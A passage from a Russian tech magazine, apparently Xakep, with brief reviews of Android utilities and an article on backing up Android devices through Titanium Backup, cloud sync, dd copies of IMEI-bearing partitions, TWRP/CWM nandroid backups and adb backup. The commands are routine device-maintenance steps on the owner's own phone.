Lollipop стала первой версией Android с полноценной поддержкой SELinux и правилами ограничений для почти всех системных компонентов. Это важное нововведение делает систему гораздо более устойчивой к разного рода локальным атакам, однако оно же существенно ограничивает возможности получения root-доступа и нарушает функционирование многих root-приложений.

Некоторые разработчики научились обходить такую защиту с помощью создания специальных контекстов безопасности для своих приложений, однако остается огромное количество полезных, но устаревших софтин, которые этого не делают. SELinux mode changer позволяет вернуть таким приложениям их функции, полностью отключив SELinux (точнее, включив режим Permissive). Да, это снизит общую защиту девайса, но иного выхода порой просто не остается.

SELinux mode changer: goo.gl/i3U5yo
Платформа: Android
Цена: бесплатно








BATTERYSAVER LOLLIPOP SHORTCUT

Еще одно новшество Lollipop — режим сохранения энергии, который включается автоматически при достижении 15%-го уровня заряда батареи. Работая в этом режиме, Android снижает тактовую частоту процессора, отключает анимацию и другие графические эффекты, отключает многие сенсоры, фоновую передачу данных для приложений и выставляет минимальную яркость экрана. Все это позволяет сократить расход заряда в разы, но есть одна проблема: для включения режима нужно либо дождаться тех самых 15%, либо активировать его руками, пройдя через кучу экранов в настройках, а это жутко неудобно.

BatterySaver Lollipop Shortcut решает эту проблему с помощью шотката на рабочем столе. Устанавливаем приложение, включаем его в разделе «Спец. возможности» в настройках, затем нажимаем Create Shortcut на главном экране приложения — и вуаля. Платная версия (2 доллара) позволяет также настроить автоматическое включение режима в зависимости от любого уровня заряда, температуры батареи или текущего времени и повесить кнопку включения в шторку.

BatterySaver Lollipop Shortcut: goo.gl/cvoC3v
Платформа: Android
Цена: бесплатно / 2 $





CM APPS

Прошивка CyanogenMod включает в себя множество качественных приложений и модификаций стокового софта: модифицированный стоковый лаунчер Trebuchet с дополнительными настройками и возможностью блокировки приложений, расширенный калькулятор с поддержкой функций и графиков, простой и удобный файловый менеджер с root-доступом, эквалайзер, доработанный музыкальный проигрыватель и другие.

Любое из этих приложений можно установить в стоковый Android, даже не имея root-доступа, но для этого придется искать или выдергивать их из других прошивок, да еще и угадывать с версией Android (приложения из CM 12 будут работать только в Android 5.0, например). Гораздо проще установить приложение CM Apps, с его помощью в два тапа скачать и установить нужную софтину. Права root не требуются, деньги тоже.

CM Apps: goo.gl/LW0Des
Платформа: Android
Цена: бесплатно

СТРАТЕГИЧЕСКИЙ РЕЗЕРВ

ВСЕ, ЧТО НУЖНО ЗНАТЬ О СРЕДСТВАХ БЭКАПА ДЛЯ ANDROID



Дмитрий «BRADA» Подкопаев
john.brada.doe@gmail.com

Как гласит известная айтишная мудрость, сисадмины делятся на тех, кто не делает бэкапы, и тех, кто уже делает бэкапы. Думаю, каждому хоть раз после прошивки или сбоя приходилось настраивать телефон/планшет с нуля. А ведь делать это совсем не обязательно, если есть сохраненный бэкап. В данной статье мы рассмотрим разные виды бэкапа (резервной копии) содержимого Android-устройств на все случаи жизни.



ВВЕДЕНИЕ

Получив root на смартфоне, среднестатистический пользователь начинает экспериментировать с устройством и ставить различные модификации интерфейса, темы, шрифты, новые ядра, прошивки, радио и root-приложения. Как постоянный, давний и активный пользователь форумов 4PDA и XDA Developers, могу утверждать, что очень часто такие эксперименты заканчиваются вопросами с формулировками: «Телефон не загружается, что мне делать?»

Даже очень внимательно прочитав инструкцию, можно допустить опечатку или нажать не на ту кнопку, после чего получить bootloop — вечную загрузку телефона с повторяющейся бутанимацией. В худшем случае можно получить «кирпич» — телефон вообще не включится. Бывает это очень редко, и, честно говоря, нужно очень постараться, чтобы, например, убить флеш-память. Обычно же то, что пользователи считают «кирпичом», можно успешно восстановить с помощью несложных манипуляций. И бэкап нам в этом очень поможет.

Базовые функции бэкапа, которые удовлетворят большинство обычных пользователей, предлагает сама компания Google. В настройках телефона есть особая вкладка «Аккаунты», в которой можно расставить все необходимые галочки. После перепрошивки или сброса устройства на заводские настройки или активации нового телефона операционка Android сама восстановит контакты, историю и вкладки браузера Chrome, заметки Google Keep, фотографии, данные приложений, события календаря и так далее. В последних версиях Android можно восстановить рабочий стол со всеми ярлыками и автоматически поставить все установленные ранее приложения.


Однако Google не может забэкапить все. Настройки системы и приложений сбросятся, сохраненные пароли (а точнее, токены аутентификации) исчезнут, приложения из сторонних маркетов не будут вновь установлены. Поэтому нам нужны инструменты, способные сохранить вообще все. О них мы и поговорим.

БЭКАП ПРИЛОЖЕНИЙ И ИХ ДАННЫХ

Сам я придерживаюсь подхода «чистой установки». При переходе на новую прошивку мне проще настроить программы с нуля. Да и появление багов в таком случае сводится на нет, особенно при переходе на следующую мажорную версию прошивки. Но многим пользователям удобнее сохранить настройки приложений и восстановить их на новой прошивке. Особенно актуально это для сторонних программ, которых нет в маркете. Остановлюсь на двух самых популярных приложениях, насчитывающих миллионы скачиваний.

Titanium Backup

Мощнейшее средство бэкапа, восстановления, заморозки и удаления приложений вместе с их данными (включая системные и предустановленные производителем). Позволяет настроить автоматический бэкап по расписанию, не закрывая приложения, и переносить любое приложение на SD-карту. Можно хранить разные бэкапы одного приложения, сохранять СМС, ММС, историю звонков, закладки браузера, точки доступа Wi-Fi в форме XML-файла. Может синхронизировать все бэкапы в Dropbox, Box и Google Drive. С помощью этого приложения легко сделать любое пользовательское приложение системным, добавить шифрование, привязать приложение к маркету после восстановления (для дальнейших обновлений). Удобная функция — создание на основе бэкапа приложений и данных архива update.zip, который можно прошить из консоли восстановления, чтобы восстановить приложения и настройки.



Titanium Backup: бэкап и восстановление на другом устройстве

Одно из наиболее полезных применений Titanium Backup — это перенос приложений и их настроек между устройствами. В качестве примера покажу, как заставить работать популярный мессенджер WhatsApp на планшете без сим-карты. При поиске программы в маркете на странице с описанием будет указано, что данная программа не поддерживается на твоем устройстве. Даже если скачать и установить APK, для активации программы необходим дозвон на устройство, чего планшет без симки (или LTE с тарифом без голосовых вызовов или выпиленным из прошивки диалером) сделать не сможет.


Итак, заходим в Titanium, ищем нужное приложение, нажимаем на него и во всплывающем меню нажимаем «Сохранить». Если в меню сделать свайп влево, то можно вызвать дополнительные функции. Это же меню можно вызвать долгим тапом на приложении в списке. После отработки скрипта в панели уведомлений появится новая запись о создании успешного бэкапа. Для удобства работы советую настроить в программе загрузку бэкапов в облако. Синхронизацию можно настроить на третьей вкладке — «Расписания». Нажимаем «Пуск» на пункте «Синхронизация с Google Диск», и об успешном выполнении сообщит уведомление в шторке.

На планшете запускаем Titanium и синхронизируем бэкапы с облаком. При этом скачивается только что сделанный бэкап с телефона. WhatsApp будет находиться в самом конце списка программ. Зачеркнутое название означает, что программа на планшете не установлена. Нажимаем на программу и во всплывающем меню выбираем «Восстановить». Все. Можно запускать WhatsApp.

Helium — App Sync and Backup

Главное отличие программы — возможность работать без наличия прав суперпользователя (приложение использует стандартный backup manager, доступный в любом Android начиная с версии 4.0. — Прим. ред.). При этом часть функций урезана и требуется приложение-компаньон на компе. Программа позволит сделать бэкап пользовательского словаря, сообщений и журналов звонков, точек доступа Wi-Fi. Системные приложения нельзя бэкапить, даже если есть рут. Также резервирование может быть запрещено разработчиками некоторых программ. Они будут находиться внизу списка. Например, тот же WhatsApp забэкапить не получится.

Helium запоминает все устройства, на которых она была запущена, и позволяет восстанавливать бэкапы отдельно на разных устройствах. Бэкапы можно хранить на карте памяти или в облаке (Google Диск, Box, Dropbox), а также делать их по расписанию. Еще одна особенность приложения — данные между устройствами легко переносить, например, начав игру на одном устройстве, можно продолжить ее на другом.



WARNING

Большинство описанных в статье приложений требуют root и BusyBox.

ФОТОГРАФИИ И ВИДЕО

После неудачной прошивки или, например, порчи или кражи телефона самые неприятные ощущения вызывает потеря снятых видео и фотографий. Ведь приложения можно установить заново, пароли при необходимости восстановить, а фотографии, если заранее не подстраховаться, пропадут навсегда. И в маркете существуют программы на любой вкус для сохранения твоих фотографий и видео. Рассмотрим несколько из них.

Google+

Стандартная программа от «корпорации добра», предустановленная на всех стоковых прошивках. Пользуюсь давно и на всех устройствах (на данный момент в альбомах содержится более 10 тысяч фотографий). Автоматически синхронизирует все отснятые фото с закрытыми альбомами Picasa (скоро такая же функция появится и в Google Drive). Фото будут доступны на всех устройствах, на которых выполнен вход в один аккаунт. При наличии интернета все фото можно просмотреть даже на новом устройстве, выполнив вход в аккаунт

Google. Приятный бонус — автокоррекция некоторых фотографий, создание коллажей из похожих фото и GIF-анимаций из серий фотографий. Также автоматически появляются «Автокреативы» — нарезка под музыку из множества фотографий и видео, снятых в один день. При смене места снятия фотографий и видео обычно появляются «Истории» и «Путешествия».



INFO

Для Linux/UNIX-пользователей подойдет rsync backup for Android, которая позволит отправлять и получать файлы с удаленного сервера через SSH. Имеет поддержку Таскера.

Другие варианты

- **MEGA** — дает по умолчанию хранилище на 50 Гб, имеет гибкие настройки, клиент синхронизации для компа и расширение для браузера Chrome. Разные режимы просмотра, возможность открыть папки для других пользователей.
- **Облако Mail.ru** — 100 Гб для новых пользователей. Имеет приятный интерфейс и клиент для компа.
- **Dropbox** — интересен тем, что имеет приложение-компаньон Carousel, которое умеет не просто автоматически загружать фотки, но и чистить смартфон от тех, что уже загружены.



INFO

Важные бэкапы лучше хранить в облаке или на компе для возможности использования даже после полного вайпа устройства.

БЭКАП ПРОИЗВОЛЬНЫХ ФАЙЛОВ

Для бэкапа файлов на SD-карте также существуют различные программы. В целом они имеют схожие функции и отличаются интерфейсом или поддерживаемыми облачными сервисами.

IMEI

Нередки случаи, когда после прошивки перестает работать сотовая связь и интернет. Это верный признак того, что слетел IMEI (International Mobile Equipment Identity — международный идентификатор мобильного оборудования). Этот номер уникален для каждого аппарата и служит для идентификации устройства в сети. При сбое он может обнулиться, и девайс перестанет видеть сеть.

Чтобы избежать таких случаев, советую заранее сделать бэкап раздела EFS, содержащего IMEI: с помощью программ из маркета, руками через консоль (adb shell) или на устройстве через эмулятор терминала. Стоит отметить, что для разных устройств таблица разделов может кардинально отличаться в зависимости от применяемых чипов. В случае Nexus 4 в терминале нужно ввести следующие команды:

Бэкап IMEI:

```
> su
> dd if=/dev/block/mmcblk0p8 of=/sdcard/m9kefs1.img
> dd if=/dev/block/mmcblk0p9 of=/sdcard/m9kefs2.img
```

Восстановление IMEI:

```
> su
> dd if=/sdcard/m9kefs1.img of=/dev/block/mmcblk0p8
> dd if=/sdcard/m9kefs2.img of=/dev/block/mmcblk0p9
```

У Nexus 5 нет отдельного раздела EFS. Поэтому бэкапить надо разделы 12 и 13, содержащие не только IMEI, но и другие данные:

```
> su
> dd if=/dev/block/mmcblk0p12 of=/sdcard/modemst1.img
> dd if=/dev/block/mmcblk0p13 of=/sdcard/modemst2.img
```

Восстановление проводится аналогичной командой.

Foldersync

Material Design, поддержка Amazon Cloud Drive, Box, Dropbox, FTP, Google Drive, Mega, OneDrive, SMB/CIFS, WebDav, Yandex. Disk. Имеет встроенный файловый менеджер, множество настроек, фильтров, удобное планирование. Возможность настройки двухсторонней синхронизации, перенос скрытых файлов, настройка передачи через Wi-Fi / мобильный интернет, поддержка Таскера, защита пин-кодом, возможность синхронизации вложенных папок.

DataSync

Возможность синхронизации между устройствами через Bluetooth, расписание, данные приложений, файлы и папки. Автоматическая двухсторонняя синхронизация данных позволит сохранять прогресс игр и автоматически загружать его на все связанные устройства при изменении данных на одном из них.


Dropsync


Продвинутый клиент синхронизации с Dropbox. Загрузка фото и видео, мониторинг уровня заряда батареи, Wi-Fi/3G/4G/WiMAX-соединения и адаптация в соответствии с предпочтениями пользователя, настраиваемый интервал автосинхронизации, плагин к Таскеру, возможность выбора режима синхронизации: только загрузка, загрузка и удаление, только скачивание, зеркальное скачивание.

По сути, это аналог десктопного клиента Dropbox с синхронизацией на лету (как и в Linux-версии клиента, изменения файлов отслеживаются с помощью механизма inotify, поэтому синхронизируются все сразу, а не через определенные интервалы времени).




Настройки автозагрузки Google+, Mega, Облако Mail.ru






Настройки Foldersync, DataSync, Dropsync




Интерфейс CWM и TWRP

ПОЛНЫЙ БЭКАП УСТРОЙСТВА

Nandroid backup (от NAND — тип используемой памяти в современных смартфонах) — полный бэкап всей прошивки целиком вместе с приложениями, данными и настройками. Функция поддерживается TWRP или CWM. Кроме того, бэкап можно сделать и прямо из Android с помощью программы Online nandroid backup. Восстановить отдельные данные поможет уже рассмотренный Titanium, а также Nandroid Manager. Сначала посмотрим, как сделать бэкап из консоли восстановления.

CWM

Для создания бэкапа необходимо выбрать пункт Backup and Restore, а затем Backup to /sdcard. До нажатия можно выбрать формат бэкапа или освободить неиспользованные данные. Для восстановления выбираем пункт Backup and Restore и далее Restore from /sdcard. Если выбрать Advanced restore from /sdcard, можно указать для восстановления отдельно разделы boot, system, data, cache, sd-ext.

Для большей сохранности полученный бэкап можно перенести на комп. Но здесь есть одна загвоздка. Дело в том, что, если в устройстве есть «внешняя» (настоящая) карта памяти, CWM разместит бэкап в ней и он будет доступен для сохранения на комп стандартными средствами (каталог clockworkmod/backup/дата-и-время-бэкапа на карте памяти). Здесь все в порядке.

Однако в смартфонах без слота для карты памяти или при ее отсутствии бэкап окажется невидим для пользователя. Это происходит из-за того, что с версии 4.2 в Android изменились точки монтирования внутренней памяти для обеспечения работы в многопользовательском режиме. Сама виртуальная (внутренняя) карта памяти монтируется в /data/media, и там же находится бэкап CWM. Но данные основного пользователя находятся в /data/media/0, и именно этот каталог затем монтируется как /sdcard. Поэтому бэкап останется недоступен с помощью стандартных средств и без прав root.

Достать бэкап из /data/media можно с помощью файлового менеджера с правами суперпользователя или путем подключения смартфона к компу в режиме recovery. Далее вводим команду adb shell, а затем ls /sdcard/clockworkmod/backup/ для поиска каталога с последним бэкапом. Переносим бэкап примерно такой командой:

```
$ adb pull /sdcard/clockworkmod/↵
  backup/2015-04-20.15.46.18 \↵
  "D:\Nexus5\Backup\Nandroid\2015-04-20.15.46.18"
```

где цифры — это найденный ранее бэкап, соответствующий дате и времени появления, а в конце — путь на компе для хранения бэкапа, который может быть произвольным.

TWRP

Для создания бэкапа нажимаем кнопку Backup и крестиками отмечаем необходимые разделы (не уверен — выбирай все). Дополнительно можно убрать шифрование, включить сжатие, пропустить создание MD5-хеша и выбрать сохранение на USB — OTG флешку. В результате бэкап окажется в каталоге /sdcard/twrp/backups/дата-и-время-бэкапа. В отличие от CWM он будет доступен независимо от наличия карты памяти. Для восстановления нажимаем Restore и выбираем нужный.

Nandroid Manager

Это универсальный инструмент для управления всеми резервными копиями Nandroid. С помощью Nandroid Manager можно восстановить из Nandroid приложения и данные, СМС, журнал вызовов, точки доступа Wi-Fi, сохраненные сопряженные устройства Bluetooth, пользовательский словарь. Приложение видит бэкапы, созданные в обоих кастомных рекавери, и позволяет их переименовывать и искать информацию в отдельных базах внутри бэкапа.



INFO

В маркете есть большое количество программ для отдельного бэкапа и восстановления СМС, звонков, контактов, ядер, рекавери и так далее.




INFO

Узнать номера IMEI всех своих устройств, привязанных к Google (в том числе старых), можно на странице google.com/settings/dashboard, раскрыв список Android.

Бэкап можно сделать и прямо из Android с помощью программы Online nandroid backup. Восстановить отдельные данные поможет уже рассмотренный Titanium, а также Nandroid Manager

Online nandroid backup
Позволяет сделать бэкап на работающем в нормальном режиме устройстве, не перегружаясь в рекавери. В настройках можно выбрать следующие параметры:

- Имя бэкапа — каждый раз вручную / по временной зоне UTC / по временной зоне телефона / на основе номера версии прошивки, включая время создания.
- Тип бэкапа — CWM/TWRP со сжатием или без.
- Режим — нормальный (полный) / выбор разделов для копирования. При выборе последнего открывается список с выбором.
- Место сохранения бэкапа.
- Количество бэкапов для хранения от «все» до 10 (при переполнении более старые удаляются).
- Сохранение разделов Yaffs2 в качестве Tar-файлов.
- Исключение Dalvik Cache из бэкапа.
- Исключение файлов Google Music из бэкапа.



Возможности Nandroid Manager

Программа поддерживает выгрузку файлов бэкапа в облако, FTP или Google Drive. Доступно настраиваемое расписание для автоматических бэкапов, от «каждый день» до «каждые 30 дней» с опцией «только когда устройство заряжается». Кроме того, с помощью плагина поддерживаются действия для Tasker.

БЭКАП С ПОМОЩЬЮ ADB

Способ, так сказать, для гиков. Подключаем смартфон к компу, включаем отладку по USB. Далее используем команду adb backup, которая имеет следующие ключи:

- -f ФАЙЛ — место и название файла создаваемого бэкапа на компьютере. Если нет этого параметра, бэкап будет создан в текущей папке с названием backup.ab. В случае Windows пути с пробелами и спецсимволами следует заключать в кавычки.
- -apk | -noapk — сохранять или нет в бэкапе APK-приложения. По умолчанию — не сохранять.
- -system | -nosystem — сохранять ли в бэкапе системные приложения. По умолчанию — сохранять. Выбор -nosystem запретит сохранять системные приложения, когда задан ключ -all.
- -all — сохранять в бэкапе все установленные приложения, в том числе системные.
- -shared | -noshared — включать ли в бэкап данные приложений и содержимое карты памяти. По умолчанию — не сохранять.
- <packages> — здесь можно написать список приложений, которые будут бэкапиться. Игнорирует — nosystem.

Соответственно, чтобы выполнить полный бэкап, используем такую команду:

```
$ adb backup -f "D:\Backup\↵
  ADB-2015-04-20.ab" -apk↵
  -shared -all -system
```


После этого в консоли появится Now unlock your device and confirm the backup operation, а на телефоне уведомление с просьбой подтвердить операцию и установить опциональный пароль на бэкап. Сам процесс создания резервной копии может длиться больше сорока минут, так что нервничать не надо. Для восстановления используем команду «adb restore путь-до-файла», для примера выше это будет:

```
$ adb restore "D:\Backup\ADB-2015-04-20.ab"
```

Подтверждаем запрос на телефоне, вводим пароль (если устанавливали при бэкапе) и ждем восстановления, которое может занимать еще больше времени, чем создание самого бэкапа.

ЗАКЛЮЧЕНИЕ

Надеюсь, эта статья поможет тебе сэкономить время и нервы при экспериментах с устройством. И даже потеря или кража телефона не станет трагедией при сохраненных в облаке бэкапах фотографий и приложений.



Возможности Online nandroid backup

ЛИРИЧЕСКОЕ ОТСТУПЛЕНИЕ, ИЛИ ПРИЗНАНИЕ В ЛЮБВИ К УСТРОЙСТВАМ NEXUS

Если посмотреть на структуру разделов Nexus-устройств с помощью команды adb shell busybox fdisk /dev/block/mmcblk0 (нужен root и установленный из маркета BusyBox), то можно увидеть следующую картину (см. скриншот «Структура разделов на Nexus 5 и Nexus 4»).

